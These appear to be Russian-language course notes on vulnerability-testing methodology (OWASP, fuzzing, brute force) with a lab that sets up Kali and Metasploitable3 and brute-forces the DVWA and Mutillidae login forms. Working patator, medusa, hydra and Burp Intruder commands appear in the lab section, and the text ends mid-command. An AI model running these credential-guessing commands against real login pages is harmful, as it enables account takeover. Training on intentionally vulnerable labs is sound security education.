


Урок 1

Методологии поиска уязвимостей

Заметки

- Согласно OWASP testing guide в веб-безопасности есть понятие «окно уязвимости» - это временной промежуток между событием опубликования уязвимости и событиями выхода патчей (или иного механизма), сигнатур, модулей и подобных сущностей для средств защиты. Если рассматривать пример взлома Equifax, то окно уязвимости там составляло 76 дней, что категорически неприемлемо.



- Уязвимость компонента — это недостаток в системе, использование которого может привести к нарушениям в работе компонента. Обычно эксплуатация уязвимости наносит вред атакуемой системе, говоря академически — «приводит к нарушению конфиденциальности, целостности и доступности информации».

С практической точки зрения почти все уязвимости можно разделить на следующие:

- По принципу эксплуатации:
 - Критические, эксплуатация которых вызывает критические последствия для целевой системы.
 - Опасные, эксплуатация которых вызывает серьезные последствия для целевой

системы.

с. Неопасные.

2. По наличию для них эксплоита (средства для эксплуатации уязвимости):
 - а. Эксплоит есть.
 - б. Эксплоита нет.
3. По компоненту, в котором они встречаются:
 - а. Уязвимости в операционной системе.
 - б. Уязвимости компонентов и приложений.
4. По направлению атаки:
 - а. Уязвимости Server side — эксплуатация направлена на сервер.
 - б. Уязвимости Client side — эксплуатация направлена на клиентов.
5. С точки зрения обнаружения:
 - а. Уязвимости, обнаруженные в процессе тестирования.
 - б. Уязвимости “нулевого дня” (англ. “zero-day”, означает что у вендора было ноль дней не устранения уязвимости).
6. С точки зрения защиты:
 - а. Для уязвимости был выпущен патч.
 - б. Для уязвимости нет патча.

Обзор методов поиска уязвимостей:

- Black box testing - тестировщик ничего не знает об устройстве или функционировании приложения, то есть работает с ним, как и злоумышленник. Плюс такого подхода — не нужны знания о технологиях работы приложения. Минус в том, что видна только функциональность приложения, но не его код, который ее реализует. В примерах выше тестирование можно как раз отнести к методу черного ящика.
- White box testing - тестировщик знает, как работает приложение. Как правило, у него есть доступ к исходным кодам программ, приложений и идентификационным данным. Плюс подхода — возможность быстро устранить уязвимость, так как сразу видно, где она располагается в коде программы. Такое тестирование выгодно проводить перед вводом приложения в эксплуатацию. Недостатки метода — нужно больше времени для тестирования, и каждую потенциальную уязвимость надо проверять методом черного ящика.
- Grey box testing - это сочетание первых двух техник, компенсирующее их недостатки. У тестировщика есть только некоторые данные о работе приложения, могут быть аутентификационные данные непривилегированного пользователя. Основное преимущество такого метода — не надо полностью раскрывать код. Недостаток — потребуется информация о работе приложения.

OWASP Top 10 и OWASP Testing Guide.

Данная классификация составлена (согласно версии v4:

<https://www.owasp.org/images/1/19/OTGv4.pdf>):

- A1 Внедрение кода.
- A2 Некорректная аутентификация и управление сессией.
- A3 Утечка чувствительных данных.
- A4 Внедрение внешних XML-сущностей (XXE).
- A5 Нарушение контроля доступа.
- A6 небезопасная конфигурация.
- A7 Межсайтовый скриптинг.
- A8 небезопасная десериализация.
- A9 Использование компонентов с известными уязвимостями.
- A10 Отсутствие журналирования и мониторинга.

Практическая часть методологии состоит из следующих разделов:

- Information Gathering (сбор информации);
- Configuration and Deployment Management Testing (тестирование конфигурации);
- Identity Management Testing (тестирование управлением идентификацией);
- Authentication Testing (тестирование аутентификационных механизмов);
- Authorization Testing (тестирование механизмов авторизации);
- Session Management Testing (тестирование механизмов управления сессиями);
- Input Validation Testing (тестирование вводимых данных);
- Testing for Error Handling (тестирование обработки ошибок);
- Testing for weak Cryptography (оценка слабости криптографических механизмов);
- Business Logic Testing (тестирование бизнес-логики);
- Client side Testing (тестирование клиентской части приложения).

При поиске известных уязвимостей можно опираться на ряд ресурсов, агрегирующих информацию об уязвимостях. К таковым можно отнести:

- <https://www.cvedetails.com/>
- <https://cve.mitre.org/>
- <https://nvd.nist.gov/vuln>
- <https://bdu.fstec.ru/threat>

Использование фаззинга для поиска уязвимостей:

1. Фаззинг - определить, какие параметры вызывают некорректное срабатывание программы. Для этого в нее передаются данные, которые призваны вызвать некорректное ее срабатывание, которое отслеживается. Как только такие данные обнаружатся — на их основе можно составить эксплоит. Можно выделить два вида фаззинга:
 - а. Recursive fuzzing (рекурсивный фаззинг) — идет подбор всех возможных данных (алфавита), которые можно передать параметру. Метод полезен для поиска данных, которые вызывают некорректное срабатывание программы или ее

зависание.

b. Replacive fuzzing (заменяющий фаззинг) — идет подстановка всех возможных параметров, которые задаются из какого-либо источника (это может быть файл). Метод полезен для подбора корректных параметров, например имен каталогов. В этом он схож с брутфорсом.

2. Bruteforce (подбор параметров) — передача параметров (к примеру, логинов и паролей), которые могут «подойти». Это роднит брутфорс с фаззингом. Отличия в том, что метод направлен, как правило, на тестирование заранее известных параметров (взятых, например, из файла).


- Password Guessing (T1110.001)
- Password Cracking (T1110.002)
- Password Spraying (T1110.003)
- Credential Stuffing (T1110.004)


Взаимодействие компонентов между собой:

- 1-я VM будет Kali linux.
- 2-я VM будет имитировать уязвимые ресурсы (хостовая)


В Virtualbox необходимо установить следующие настройки для адаптера хостовой ОС:

- Адрес адаптера: 192.168.56.1
- Маска подсети: 255.255.255.0





Network	
Adapter 1:	Intel PRO/1000 MT Desktop (NAT)
Adapter 2:	Intel PRO/1000 MT Desktop (Host-only Adapter, 'vboxnet0')
Adapter 3:	Intel PRO/1000 MT Desktop (Internal Network, 'intnet')



Одним из плюсов данного адаптера является возможность использовать встроенный DHCP сервер, это позволит “раздавать” IP адреса для VM, которые подключены к этому адаптеру. Таким образом мы настроим сетевой адаптер для kali linux. А для metasploitable 3 будем использовать статический IP 192.168.56.11.

- Metasploitable3

```
Metasploitable3-ub1404 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
GNU nano 2.2.6 File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet dhcp


auto eth1
iface eth1 inet static
address 192.168.56.11
netmask 255.255.255.0

#gateway 192.168.56.10
#auto eth2
#iface eth2 inet static
#address 10.0.0.10
#netmask 255.255.255.0
#gateway 10.0.0.10
```

```
vagrant@ubuntu:~$ ping 192.168.56.1
PING 192.168.56.1 (192.168.56.1) 56(84) bytes of data:
64 bytes from 192.168.56.1: icmp_seq=1 ttl=64 time=0.452 ms
64 bytes from 192.168.56.1: icmp_seq=2 ttl=64 time=0.225 ms
64 bytes from 192.168.56.1: icmp_seq=3 ttl=64 time=0.503 ms
64 bytes from 192.168.56.1: icmp_seq=4 ttl=64 time=0.224 ms
64 bytes from 192.168.56.1: icmp_seq=5 ttl=64 time=0.202 ms
64 bytes from 192.168.56.1: icmp_seq=6 ttl=64 time=0.234 ms
64 bytes from 192.168.56.1: icmp_seq=7 ttl=64 time=0.215 ms
64 bytes from 192.168.56.1: icmp_seq=8 ttl=64 time=0.224 ms
64 bytes from 192.168.56.1: icmp_seq=9 ttl=64 time=0.486 ms
64 bytes from 192.168.56.1: icmp_seq=10 ttl=64 time=0.227 ms
^C
--- 192.168.56.1 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 8999ms
rtt min/avg/max/mdev = 0.202/0.299/0.503/0.119 ms
```



```
(kali㉿kali)-[~]
$ ping 192.168.56.1
PING 192.168.56.1 (192.168.56.1) 56(84) bytes of data.
64 bytes from 192.168.56.1: icmp_seq=1 ttl=63 time=0.276 ms
64 bytes from 192.168.56.1: icmp_seq=2 ttl=63 time=0.358 ms
64 bytes from 192.168.56.1: icmp_seq=3 ttl=63 time=0.331 ms
^C
— 192.168.56.1 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2028ms
rtt min/avg/max/mdev = 0.276/0.321/0.358/0.034 ms
```



Index of /

Name	Last modified	Size	Description
bwapp/	2018-10-19 22:53	-	
chat/	2018-07-29 13:18	-	
custom/	2018-11-14 11:59	-	
drupal/	2011-07-27 20:17	-	

- Kali
- ???


```

$ cat /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

# new Kali ↔ Metaspitable3
auto eth1
iface eth1 inet static
address 192.168.56.103
netmask 255.255.255.0

(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:0f:93:bf brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 85997sec preferred_lft 85997sec
    inet6 fe80::a00:27ff:fe0f:93bf/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:52:55:3a brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.103/24 brd 192.168.56.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe52:553a/64 scope link
        valid_lft forever preferred_lft forever
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:4f:87:03 brd ff:ff:ff:ff:ff:ff

```

```

(kali@kali)-[~]
$ ping 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=64 time=0.019 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=0.038 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=0.073 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=64 time=0.069 ms
64 bytes from 192.168.56.103: icmp_seq=5 ttl=64 time=0.072 ms
64 bytes from 192.168.56.103: icmp_seq=6 ttl=64 time=0.046 ms
64 bytes from 192.168.56.103: icmp_seq=7 ttl=64 time=0.050 ms
64 bytes from 192.168.56.103: icmp_seq=8 ttl=64 time=0.039 ms
64 bytes from 192.168.56.103: icmp_seq=9 ttl=64 time=0.047 ms
^C
— 192.168.56.103 ping statistics —
9 packets transmitted, 9 received, 0% packet loss, time 8266ms
rtt min/avg/max/mdev = 0.019/0.050/0.073/0.017 ms

```


Patator:

- git clone <https://github.com/lanjelot/patator.git>
- cd /patator
- pip install -r requirements.txt
- python patator.py
- python patator.py http_fuzz
url=http://192.168.56.103/mutillidae/index.php?page=login.php method=POST
body='username=samurai&password=FILE0&login-php-submit-button=Login'
0=/root/passwords/500-worst-passwords.txt follow=1 accept_cookie=1 -x
ignore:fgrep='Password incorrect'

Medusa:

- `medusa -h 192.168.56.103 -u samurai -P /root/passwords/samurai.txt -M web-form -m FORM:"mutillidae/index.php?page=login.php" -m DENY-SIGNAL:"Password incorrect" -m FORM-DATA:"post?username=&password=&login-php-submit-button=Login" -v 8`

DVWA:



Index of /dvwa/vulnerabilities/brute/help

Name	Last modified	Size	Description
Parent Directory		-	
help.php	2018-10-19 22:53	3.7K	

- `192.168.56.11/dvwa/vulnerabilities/brute/?username=123&password=456&Login=Login#`
- <http://192.168.56.11/dvwa/vulnerabilities/brute/help/help.php>
- `python3 patator.py http_fuzz url='http://192.168.56.11/dvwa/vulnerabilities/brute/?username=admin&password=FILE0&Login=Login' 0=passwords.txt follow=1 accept_cookie=1 header="Cookie: security=low; PHPSESSID=2c8ee3c3ulltd2ditclm9f2mg7" -x ignore:fgrep='Username and/or password incorrect.'`

```
(kali@kali)-[~/patator]
└─$ a2enmod
Your choices are: access_compat actions alias allowmethods asis auth_basic auth_digest auth_form authn_anon authn_core authn_dbd authn_dbm authn_file authn_socache authnz_fcgi authnz_ldap authz_core authz_dbd authz_groupfile authz_host authz_owner authz_user autoindex brotli buffer cache cache_disk cache_socache cern_meta cgi cgid charset_lite data dav dav_fs dav_lock dbd deflate dialup dir dump_io echo env evasive expires ext_filter file_cache filter headers heartbeat heartmon itor http2 ident imagemap include info lbmethod_bybusyness lbmethod_byrequests lbmethod_bytraffic lbmethod_heartbeat ldap log_debug log_forensic lua macro md mime mime_magic mpm_event mpm_prefork mpm_worker negotiation php8.1 php8.2 proxy proxy_a jp proxy_balancer proxy_connect proxy_express proxy_fcgi proxy_fdpass proxy_ftp proxy_hcheck proxy_html proxy_http proxy_https proxy_scgi proxy_uwsgi proxy_wstunnel ratelimit reflector remoteip reqtimeout request rewrite sed session session_cookie ssl status substitute suexec unique_id userdir usertrack vhost_alias xml2enc
Which module(s) do you want to enable (wildcards ok)?
evasive
Module evasive already enabled

(kali@kali)-[~/patator]
└─$ sudo apt install libapache2-mod-evasive
```

- `python patator.py http_fuzz url=http://192.168.56.11/mutillidae/index.php?page=login.php method=POST body='username=samurai&password=FILE0&login-php-submit-button=Login' 0=passwords.txt follow=1 accept_cookie=1 -x ignore:fgrep='Password incorrect'`

Задание

1. Имеется логин **admin** и пароль **yo30E#jb**, которые были заданы администратором для входа в систему с использованием веб-формы. Можно ли считать такую комбинацию логина и пароля безопасной для защиты от брутфорса? Ответ обоснуйте.


- Пароль «****yo30E#jb**» является относительно безопасным 78%, но надо его менять!

- <https://password.kaspersky.com/ru/>

- <http://www.passwordmeter.com/>

Test Your Password		Minimum Requirements
Password:	<input type="password" value="....."/>	<ul style="list-style-type: none">• Minimum 8 characters in length• Contains 3/4 of the following items:<ul style="list-style-type: none">- Uppercase Letters- Lowercase Letters- Numbers- Symbols
Hide:	<input checked="" type="checkbox"/>	
Score:	<div>78%</div>	
Complexity:	Strong	

2. Подберите логин и пароль к странице bruteforce-сервиса **dvwa** на уровне сложности LOW. Приложите к ответу описание решения задания и скриншот(ы), подтверждающие решение.



Username

Password

Login

[Damn Vulnerable Web Application \(DVWA\)](#)

Cache Storage										
Filter Items										
	Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
Cache Storage	PHPSESSID	6n6q84ei1pcd06llo90pcrk3k6	192.168.56.11	/	Session	35	true	false	None	Sun, 02 Jul 2023 16...
Indexed DB	security	impossible	192.168.56.11	/dvwa	Session	18	true	false	None	Sun, 02 Jul 2023 16...

DVWA:

- admin
- password

- Пароль может быть подобран, например, с помощью **BurpSuite** (**«Proxy»,** «Intruder» ...), используя словари в «/usr/share/wordlists» (Kali-Linux) или на **github** «fazzdb»

The image shows two side-by-side screenshots. The left screenshot displays the OWASP Mutillidae II login page. The page has a purple header with the site name and version (2.6.62). Below the header is a navigation bar with links like Home, Login/Register, and Toggle Hints. The main content area has a 'Login' section with a 'Back' button, a 'Help Me!' button, and a 'Hints and Videos' section. A red dashed box highlights the 'Password incorrect' message. Below this is a 'Please sign-in' section with input fields for 'Username' (containing 'admin') and 'Password' (containing '*****'), and a 'Login' button. A link 'Dont have an account? Please register here' is also visible. The right screenshot shows the Burp Suite interface. The 'HTTP history' tab is active, showing a list of intercepted requests. The first request is a POST to '/mutillidae/index.php?page=login.php' with a status of 200. The 'Request' tab is selected, showing the raw HTTP request details, including the method (POST), host (192.168.56.11), and various headers like User-Agent, Accept, and Content-Type. The 'Inspector' tab is also visible on the right.

The image shows a screenshot of the Burp Suite Repeater tool. The interface is titled 'Burp Suite Community Edition v2021.10.3 - Temporary Project'. The 'Repeater' tab is active, showing a list of requests. The first request is selected, and its details are displayed in the 'Request' pane. The request is a POST to '/mutillidae/index.php?page=login.php' with a status of 200. The 'Response' pane shows the raw HTTP response, which is a 200 status code. The 'Request' pane also shows the raw HTTP request, including the method (POST), host (192.168.56.11), and various headers like User-Agent, Accept, and Content-Type. The 'Response' pane also shows the raw HTTP response, including the status code (200) and various headers like Content-Type and Set-Cookie. The 'Request' pane also shows the raw HTTP request, including the method (POST), host (192.168.56.11), and various headers like User-Agent, Accept, and Content-Type. The 'Response' pane also shows the raw HTTP response, including the status code (200) and various headers like Content-Type and Set-Cookie.

Burp Suite Community Edition v2021.10.3 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

2 x ...

Target Positions **Payloads** Resource Pool Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type.

Payload set: 1 Payload count: 1,874,161

Payload type: Brute forcer Request count: 11,244,966

Payload Options [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a character set.

Character set: abcdefghijklmnopqrstuvwxyz0123456789#

Min length: 4

Max length: 4

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Edit Remove Up Down

Enabled	Rule
<input type="checkbox"/>	

2. Intruder attack of 192.168.56.11 - Temporary attack - Not saved

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Position	Payload	Status	Error	Timeout	Length
0			200	<input type="checkbox"/>	<input type="checkbox"/>	5528
1	1	aaaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4475
2	1	baaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4475
3	1	caaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4475
4	1	daaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4475
5	1	eaaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4475
6	1	faaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4475
7	1	gaaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4475
8	1	haaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4475
9	1	iaaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4475
10	1	jaaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4475
11	1	kaaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4475
12	1	laaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4475
13	1	maaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4475
14	1	naaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4475

Burp Suite Community Edition v2021.10.3 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

1 x 2 x ...

Target Positions **Payloads** Resource Pool Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for details.

Attack type: Sniper

```

1 POST /mutillidae/index.php?page=$login.php$ HTTP/1.1
2 Host: 192.168.56.11
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 64
9 Origin: http://192.168.56.11
10 Connection: close
11 Referer: http://192.168.56.11/mutillidae/index.php?page=login.php
12 Cookie: showhints=$1$; PHPSESSID=$8lj30b0lijbn3f0ehcl4aq5k3$
13 Upgrade-Insecure-Requests: 1
14
15 username=$admin$&password=$yo30E%23jb$&login-php-submit-button=$Login$
  
```

```

hydra -l samurai -P ~/Downloads/500-worst-passwords.txt http-post-
form://192.168.56.11 -m "/mutillidae/index.php?
page=login.php:username=^USER^&password=^PASS^&login-php-submit-
